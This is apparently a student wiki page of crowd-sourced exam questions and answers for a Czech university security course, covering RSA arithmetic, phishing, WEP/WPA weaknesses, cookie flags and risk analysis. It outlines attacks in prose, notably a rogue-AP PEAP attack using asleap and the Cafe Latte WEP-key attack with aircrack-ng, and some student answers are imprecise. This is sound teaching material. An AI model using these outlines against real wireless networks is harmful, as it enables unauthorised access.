Ahoj, pokusím se, ale řekl bych, že to zadání má být trochu jinak: p a q by měla být prvočísla.
Takže bych to viděl např. takto:
p = 11
q = 7
n = p * q = 77

Phi(n) = (p-1) * (q-1) = 10 * 6 = 60
volba 1 < e < Phi(n): 2 ne, 3 ne, 4 ne, 5 ne, 6 ne, 7 ok (60 % e != 0)
výpočet d:

(d * e) % Phi(n) = 1
(7 * d) % 60 = 1
Teď budu zkoušet násobky 60 (+ 1) a hledám takové číslo, které bude dělitelné 7.
61 ne, 121 ne, 181 ne, 241 ne, 301 ano (301 / 7 = 43)
Takže: d = 43
Pevně věřím, že to jde nějak sofistikovaněji... :-)

Teď jenom ověření, že to funguje (na to potřebuji kalkulačku, takže na zkoušce by to byl problém):
Řekněmě, že chceme m = 2

1) m = 2
c = m^e % n
c = 2^7 % 77
c = 51

2) c = 51
m = c^d % n
m = 51^43 % 77
m = 2

59.jak a proč posílat SPAM

- spam se používá k podvodnému zvyšování provozu webu, phishing, krádež identity, získávání hesel a jiných autentizačních opatření, rozesílání např. pomocí botnetu
-
- // nie je spam nevyziadana posta? --jj je, ale toto jsou duvody proc ho posilat viz slajdy bis01(36) - klidne to opravte jestli jsem to blbe pochopil, pockam si este na vyjadrenie niekoho dalsieho ale imho spam a phishing nie je jedno a to iste, spam je iba jedna z formiem ako sa da phishing robit -- ja jsem tady dal odpoved na to proc posilat spam a to je podle me kvuli phishingu treba, ano beriem spat uz som to pochopil (y)

60. který typ blokové šifry se dá použít jako PRNG

61. dešifrovat (byl to to caesar s posunem 3)

64. (hrozby, aktiva, bezpečností funkce) (státnicová otázka)

65. popsat útok na PEAP

66. proč se SSID hidding a MAC filtering nepovažuje za zabezpečení

SSID je lahko odhalitelne, lebo pomocou spravneho SW vies zistit, ze na danom kanale “niekto” vysiela. MAC filtering nic neriesi, lebo v pripade nesifrovanej komunikacie je mozne odchytit komunikaciu a teda je mozne zistit zdrojovu a cielovu adresu -> tym padom viem lahko skopirovat MAC adresu od klienta, ktory ma povoleny pristup na AP.

68. cookie httpOnly (nelze zjistit např. javascriptem)

ZPRACOVANO ZDE:

https://drive.google.com/file/d/0B2xZqT_SyfFVVjZIaUlaV2F2cFU/view?usp=sharing

69. jak a proč udělat phishing útok

PROČ:

- získání (osobních) dat
- nalákání na podvodný web

JAK:

- pomocí SPAMu

~~**70. který režim blokové šifry lze použít na PRNG + nakreslit schéma**~~

71. dešifrovat caesara

73 popsat jeden způsob obfuskace malware viz 46

- tohle je metoda, aby ten malware bylo složitější poznat
- například vložení zbytečných instrukcí apod.

74. popsat útok na PEAP ve vlastní síti

75. popsat útok na WPA/WPA2

76. 3 faktory autentizace

-faktor znalosti - auten. na základě toho co uživatel zná - heslo

-faktor vlastnictví -auten. na základě toho co uživatel má - certifikát na usb, čipová karta, klíč
-faktor neměnné charakteristiky - auten. na základě toho čím uživatel je - biometrický charakter

78. cookie Secure
Použití u cookie:
Set-Cookie: PHPSESSID=c9e59d61a21cae8768asd76b5243; path=/; **`Secure;`**
Při nastavení flagu se cookie odešle pouze v případě šifrovaných protokolů.

79 co je to tamper evidence + jeho příklad

Mechanismus, který zanechává důkazy. Například ochraná páska u počítačů () Lze se pak snadno pozná, jestli byl PC rozděláván mimo autorizovanou firmu.

81. 3 podmínky nerozluštitelnosti Vernamovy šifry

- sifra musi byt skutecne nahodne vygenerovana - ne pseudogeneratorem - rikal ze za valky nekde na sibiri sedely marky u psacich stroju a nahodne tam datlovali text - to byla nahodnost … :]
- delka sifrovane zpravy se musi rovnat delce klice! **length(zprava)==length(klic)!!!!**
- klic nesmi byt nikdy pouzit znova


82. bezpečnostní cíle a funkce (nebo tak něco - řízení přístupu, …)
83. Popište, jak byste provedli útok na bezdrátovou síť chráněnou WPA
84. Popište, jaké nejdůležitější kroky musí administrátor sítě provést, aby zjistil, zda síť není napadena boty.
85. Pro zadané p,q,e vypočtěte d u RSA klíče
d*e mod(p-1)(q-1) = 1

86. Popište jaký sql-injection útok byste provedli na aplikaci, používající tento dotaz (SELECT ….)
87. Zabezpečení databáze na síťové vrstvě
88. Čím zajišťujeme důvěrnost a dostupnost?
89. Nakreslete/popište strukturu TPM čipu a k čemu se využívá.
90. Plaintext a zašifrovaný text, měl jsi určit, jaký režim bloková šifra používá a popsat ho.
91 Popište vztah NFC (near field communication) a čipových karet.
92. Které bezpečnostní funkce mohou poskytovat čipové karty?
93. Co znamenají AAA funkce RADIUS serveru pro uživatele?
Popiste narozeninovy paradox a jeho vztah ke kryptografii
94. bezp. ciele cipovych kariet

- autentizacia, integrita, dovernost

96.kryptografie - symetrické, asymetrické šifrování, algoritmy, blokové šifry
97.Slabiny WEP a jak je WPA, WPA2 odstraňují
99. Skryté kanály
100. Výpočet RSA, známe p,q,e vypočítat d
101. Popsat Caffe Latte
The Cafe Latte attack allows you to obtain a WEP key from a client system. Briefly, this is done by capturing an ARP packet from the client, manipulating it and then send it back to the client. The client in turn generates packets which can be captured by airodump-ng. Subsequently, aircrack-ng can be used to determine the WEP key.
102. Zakreslit do jednoho obrázku Bell-LaPadův a Bibův model
103. Nakreslit strom CA a vyznačit křížovou vazbu

104. Spojení mezi rizikem, hrozbou, zranitelným místem a aktiva



viz: http://wiki.fituska.eu/index.php/Anal%C3%BDza_rizik

105. Popsat dva principy jak se zaručuje důvernost¨
106. Jaka je nejvetsi slabina TCSEC a jak se s tim vyporadava?
107. Co je to inference databaze? (thx blazer)
108. Co je to autorizace a na zaklade ceho se realizuje?
109. Co musi splnovat DVB?
- zajišťovat integritu sama sebe a svěřených objektů
- nesmí existovat možnost ji obejít

110. Co musi system splnovat aby bylo mozne pouzit buffer overflow?
111. Co je to tamper evidence a priklad zarizeni u ktereho se pouziva.

112. Stručně charakterizujte:
a) steganografie - šifra, která ukrývá přenášený text uvnitř jiného textu
b) riziko - kombinace zranitelného místa a hrozby
c) honeypot systémy- systémy bez bezpečnostního opatření a záplat, jsou určeny k útokům(využívají se k analýze útoků)

d) phishing - využití sociálního inženýrství k získání dat podvodem (většinouvizualizací známých webových stránek)

~~113. Bell-Lapadův model - obrázek a charakteristika~~
114. 3 základní požadavky na bezpečnost systému (důvěrnost, integrita a dostupnost) a stručně charakterizovat

115. Kerckhoffův princip a uvést šifru, která tento princip nesplňuje
Kerckhoffův princip - bezpečnost šifry nesmí záležet na použitém algoritmu, ale na klíči. Nesplňuje ji Caesarova šifra, Steganografie,...

116. Napsat 2 typy virů a charakterizovat
117. ARP Flooding
118. Základní postup analýzy rizik a její vstupy a výstupy
119. Co to jsou skryté kanály a uvést 2 typy paměťově skrytých kanálu
120. Co musí splňovat kryptografická hashovací funkce

121. Stručně charakterizujte:
a) spam
b) bezpecnosti incident
c) FIXME
d) FIXME

~~122. Bibuv model - obrázek a charakteristika~~

123. rozdil mezi symetrickou a asymetrickou kryptografii
symetricka - jeden zdielany kluc na sifrovanie aj desifrovanie
asymetricka - kazdy ucastnik ma verejny a sukromny kluc
sprava sa sifruje verejnym klucom adresata, ten si ju moze desifrovat svojim sukromnym klucom

124. Kerckhoffův princip a uvést šifru, která tento princip splňuje
sifra je znama, bezpecnost je zalozena na utajeni kluca

126. MAC spoofing
podvrhnutie mac adresy

127. Popsat generece analýzy rizik a jeji rozdily
1. Metody Checklist - každé z rešení je značne univerzální
2. Mechanistické inženýrské metody - zobrazuje problém do velkého množství částečných rešení

3. Logické transformační - model pro analýzu rizik musí znát nejenom strukturu systému, ale i funkčnost
4. Organizačne řízené - hledá se rešení i v netechnických oblastech

128. Co to jsou skryté kanály a uvést 2 typy casove skrytých kanálu
su to komunikacne kanaly, ktore prenasaju informacie bez autorizacie alebo vedomosti tvorcu ci operatora bezpecnostneh systemu

129. co musi splnovat vernamova sifra
kluc musi byt nahodny, mat rovnaku dlzku ako plain text a nesmie byt opakovane pouzity

---

- jak chápete skrytý kanál ?
    - ja chapem skryty kanal tak, ze prenasas informacie niecim co normalne ta nenapadne sledovat, napr. zatazenim disku zatazeny znamena bit 1 nezatazeny bit 0 a na zaklade toho prenesies nejake info
    - viz bis01.pdf - slide 64

otazka AAA z pohledu uzivatele:
Pohled uzivatele
Autentizace: musi se prihlasit do systemu
Autorizace: musi mit dostatecne opravneni pro ruzné interakce se systemem
Uctovatelnost: jeho akce jsou zaznamenavany a nasledne mohou byt napr. zpoplatneny

Pohled administratora:
Autentizace: musi zajistit prihlasovani do systemu, sprava databaze uzivatelu a pristupovych udaju (hesla, otisky prstu...)
Autorizace: musi spravovat nastaveni opravneni jednotlivych uzivatelu
Uctovatelnost: musi spravovat databazi akci provedenych v systemu

"Jak zabranit utoku typu buffer overflow a jak teoreticky toto zabezpeceni obejit ? " (tk nejak to tam bylo).
Napsal jsem to co se muselo delat v projektu - zakazat spusteni kodu na zasobniku, pouzivat nahodna mista v pameti (tak nejak) .

jak uz vyplyva ze samotneho prekladu:
replay - opakovani, tj odchytnes posloupnost paketu - komunikaci a pri utoku pouzivas tu svoji cast paketu, ktera je porad stejna, obrana casova razitka, cislovani paketu, atp
relay - predavani, mezi dva komunikujici konce je vlozen prostrednik, ktery modifikuje, predava, zamenuje zpravy, viz napr utok na rfid/platebni karty, jeden clovek je u terminalu s falesnou kartou, druhy clovek je na druhem konci sveta se cteckou u obeti, komunikace pres web -> dlouhe lagy, predavani prikazu a odpovedi, obrana je dusledna autentizace, zkraceni casu na odpovedi, atp

ja som na to isiel zhruba takto, neviem ci spravne ci nie, urcite sa da aj inak..
priklad z pisomky:

q = 17
p = 11
e = 3

mas vzorec:

e x d mod (q-1)(p-1) = 1

3 x d mod (17-1)(11-1) = 1
3 x d mod 160 = 1

a ja som si len dosadzoval kedy to plati, t.j. X mod 160 = 1 pro X = 161,321,481,... a zaroven hladas cislo delitelne 3 cize vysledok 321/3 = 107

Zdravím mohl by mě prosím někdo vysvětlit jak funguje ten útok na PEAP? (viz slajd 43 z wifi sítí) díky.
V každom kroku máš v zátvorke program, ktorým to robíš. Keď si o nich pogoogliš info, bude to jasnejšie.
1. Začneš sa tváriť ako AP.
2. Spustíš si k tomu vlastný RADIUS server. (klient v tomto prípade nekontroluje certifikát, prípadne uzná podvrhnutý)
3. Klienta, ktorého chceš chytiť, zhodíš z originál AP.
4. Skúsiš asleap-om cracknúť heslo.

Netusi niekto ako funguje ta krizova certifikacia?

Slajd 108 z bis03_all.pdf:

Zo stromu B vedie šípka do stromu A v hladine 1 (ak 0 bude root). To znamená, že CA-B level 1 overuje (podpisuje, certifikuje) VK CA-A level 1 vpravo. Tým pádom všetci, ktorí dôverovali doteraz iba podpisom od CA-B level 1 (teda celý B strom okrem 2 userov, ktorí dôverujú iba root CA-B), budú od teraz dôverovať aj podpisom od CA-A level 1 vpravo, lebo jej VK bol podpísaný od CA-B level 1.
Ak by to malo fungovať obojsmerne, musel by byť ešte VK CA-B level 1 podpísaný od VK CA-A level 1 vpravo. Potom by si oba podstromy dôverovali navzájom.

Neni tento slide spatne ? Rekl bych ze tam ma byt Sifrovani soukromym klicem . Alespon to tak chapu, ze se snazi rict o metode sifrovani podpisu zminene zde: http://www.algoritmy.net/article/4033/RSA
Navic ten exponent d je popsan vyse jako soukromy exponent. Diky

Určitě, pokud šifruješ zprávu na elektronickej podpis, tak ji šifruješ svým soukromým klíčem, aby bylo jasné kdo tu zprávu podepsal , kdyby si ji šifroval veřejným tak to ztrácí smysl :D Taky si myslim že tam ma chybu. Ano je tam chyba, Hanáček na to sám upozorňoval.